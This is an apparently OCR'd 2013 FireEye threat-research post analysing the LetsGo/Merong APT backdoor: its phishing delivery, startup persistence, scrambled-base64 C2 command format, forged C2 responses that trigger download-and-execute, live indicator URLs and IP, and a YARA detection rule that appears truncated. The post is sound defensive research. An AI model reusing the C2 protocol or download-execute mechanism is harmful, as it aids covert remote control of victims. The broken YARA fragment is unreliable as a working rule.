The Dingo and the Baby

March 12, 2013 | by Shray Kapoor, Vinay Pidathala

SUMMARY:

FireEye has been tracking an APT campaign for a while and we have noticed that this attack is currently active and targeting companies.In this case, the campaign uses the name of the company it targets in the CnC domain name. Data mining and hunting for further samples, we found that this malware consistently uses either names of companies or a project that a specific company is working on in its CnC domain name to avoid raising any suspicion.


What does this have to do with dingoes and babies? The title comes from a string that we saw in all of the malware, called LetsGo/Merong, and its variants.

INFECTION VECTOR:

The threat actors are currently using email to target their victims. Malicious URL's in emails are currently the attack vector of choice. It should be noted that Mandiant mentions this malware in the recent APT1 report - Mila at contagiodump has a great classification of the Mandiant samples (http://contagiodump.blogspot.com/2013/03/mandiant-apt1-samples-categorized-by.html). The malware families that we talk about in this blog refer to families 25 TABMSGSQL and 44 WEBC2-YAHOO. FireEye classifies this specific variant of malware as Trojan.APT.LetsGo and Backdoor.APT.Merong.

TECHNICAL ANALYSIS:

The malware we saw was hosted on 66.167.52.141 in a zip file called Updated_office_contact_v1.zip. We discovered that there were six other versions hosted on the same server 66.167.52.141.



hxxp://americansystems.ddns.info/corporate/office/Updated_office_contact_v1.zip

hxxp://americansystems.ddns.info/corporate/office/Updated_office_contact_v2.zip

hxxp://americansystems.ddns.info/corporate/office/Updated_office_contact_v3.zip

hxxp://americansystems.ddns.info/corporate/office/Updated_office_contact_v4.zip

hxxp://americansystems.ddns.info/corporate/office/Updated_office_contact_v5.zip

hxxp://americansystems.ddns.info/corporate/office/Updated_office_contact_v6.zip

The zip file contains Updated_office_contact_v1.exe which when executed creates ctfmon.exe and Lanl_Office_Contact_oct.pdf in the "%UserProfile%\Local Settings\Temp" directory. It then opens a decoy PDF document i.e., Lanl_Office_Contact_oct.pdf from the Temp directory and then runs ctfmon.exe. Lanl_office_contact_oct.pdf belongs to Los Alamos National Lab and the contacts in the PDF can be found on their website as well. ctfmon.exe copies itself into the "%UserProfile%\Start Menu\Programs\Startup\ctfmon.exe" directory to run on startup and starts talking to the CnC server. We saw that some variants of this malware create the following entry in the registry. "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" to run at startup under different names like - explorer, Symantec Update etc.

The following is the GET request from one of the samples analyzed –




Figure 1

The GET request has a 10-digit current time as the URI. This is shown in the figure above.

CNC COMMANDS

The response we received from the above GET requests was a 404 so we forged the responses and analyzed one of the samples to see how it behaves upon receiving valid responses.

At a very high level these are the following things the malware does:

1. It receives command and control information as base64 encoded strings using a custom character set, which is further scrambled using a custom-scrambling algorithm.
2. It is capable of downloading and executing a base64-encoded executable embedded in an HTML page.
3. By default the malware sleeps for 600000 milliseconds before connecting again to the CnC server.
4. It keeps incrementing the sleep time by 1000 milliseconds for consequent communications with the CnC.

The malware expects the below string in its response, where ‘r’ denotes different commands as a switch case in the executable as shown in Figure 2.

<iMg   r= <integer> h=<integer> alt=<base64 encoded string> me=<base64 encoded string> s/<base64 encoded string>.p   >

There can be multiple instances of the above commands in an HTTP response.




Figure 2

CNC SLEEP COMMAND R= 1

If the response contains “r= 1”, it commands the sample to sleep for X milliseconds, where X is calculated in the following manner. “h” is another parameter that the malware expects in its HTTP response as seen in Figure 3.

$$X = (\text{value of h}) * 60000$$

```
<html>
<body>
<iMg   r= 1 h=5 alt=kQW=    >
</body>
```

Figure 3 - Crafted Response Packet

Upon receiving the above response the malware prepares to execute kernel32 sleep for 300000 milliseconds. Before calling sleep it immediately sends back another GET request with “sleep 300000” prepended to User-Agent string as seen in figure 4.

```
Stream Content
GET /office/2395.html?1361862718 HTTP/1.1
User-Agent: sleep 300000,ct:Mon Feb 25 23:11:58 2013

Accept: */*
Host: avianeng.ddns.info
Connection: Keep-Alive
```

Figure 4 - Malware Sending Out Sleep in the UA

We believe that by sending “sleep 300000” in the User-Agent, the malware informs its CnC that it received the sleep command.

DOWNLOAD & EXECUTE COMMAND R= 2

If the response contains r= 2, the malware takes the value of “alt” in the HTTP response and decodes it. It uses a hard coded value (2546, hex 9F2) specified in the exe to scramble the base64 character set 'ZYXWVUTSRQPONMLKJIHGFEDCBA9876543210zyxwvutsrqponmlkjihgfedcba@#|' and uses this to decode the “alt” parameter. It then uses the output of this decoding to scramble the base64 character set again, which is used to decode the values of “me”, and the value between the “s/” and “.p” parameters in the HTTP response. These parameters are shown in Figure 5.

To further validate this, we conducted a small experiment where we encoded a random number 12 using the same algorithm as used by the malware, which resulted in the string “kQW=”. We also encoded the strings “setup.exe” and “www.example.com” and passed it as parameters to “me” and “s/” and “.p”. The figure below shows the forged response.

```
<html>
<body>
<iMg   r= 2h=5 alt=kQW= me=N45I#0bYm0nE s/#u#u1Q5F9W@8vB3Y94zy.p    >
</body>
</html>
```

Figure 5 - Forged HTTP Response Sent to the Malware

Figures 6 and 7 show how the malware is successfully able to decode values that it receives in its response.




Figure 6 – Decoding “ALT” Parameter in HTTP Response




Figure 7 – Decoding Encoded URL/Domain in HTTP Response

The malware tries to connect to www.example.com via HTTP and expects a base64-encoded executable embedded in the response. It then writes this executable to “%UserProfile%\Local settings\setup.exe” and launches the process. The encoded executable is between hard coded strings “9=V?s” and “8.r1?” in the HTTP response. In our experiment, since the CnC was not responding, we supplied an encoded notepad.exe in the response. The malware successfully decoded notepad.exe and launched it as setup.exe on the compromised machine. It is also worthwhile to note that after calling CreateProcessA to start “%UserProfile%\Local Settings\setup.exe”, the sample tries to find open dialog bypass the Open File - Security Warning dialog box.

DOWNLOAD ONLY COMMAND R= 3

If the response contains r= 3, the malware pretty much does the same thing as the r= 2 case except that it saves in the exe in a different directory which is C:\WINDOWS\setup.exe.

Figure 8 – Decoding and Saving NOTEPAD.EXE AS C:\WINDOWS\SETUP.EXE

EXECUTE ONLY COMMAND R= 5

If the response contains r= 5, the malware sleeps for 30000 milliseconds and then launches C:\Windows\Setup.exe as shown in the below figure.




Figure 9 – Launching C:\WINDOWS\SETUP.EXE After Executing Sleep 30000

We have observed many variants of this malware; some even try sending hostname and IP address information back to its CnC as part of its User-Agent string in the GET request. One of the variants we observed had “IPhone 8.5” in the UA string, which we found interesting.

Yara Rule:

```
rule APT_Backdoor_LetsGo_Merong : APT_LetsGO_Merong {

    meta:

        author = "Vinay Pidathala"

        type = "APT"

        version = "1"

        description = "APT campaign"
```

```
$str11 = "More than 30 years after her frantic"

$str2 = "IPHONE"

$str3 = "FXSST.DLL"

condition:

all of them }
```

This entry was posted on Tue Mar 12 20:31 EDT 2013 and filed under Shray Kapoor and Vinay Pidathala.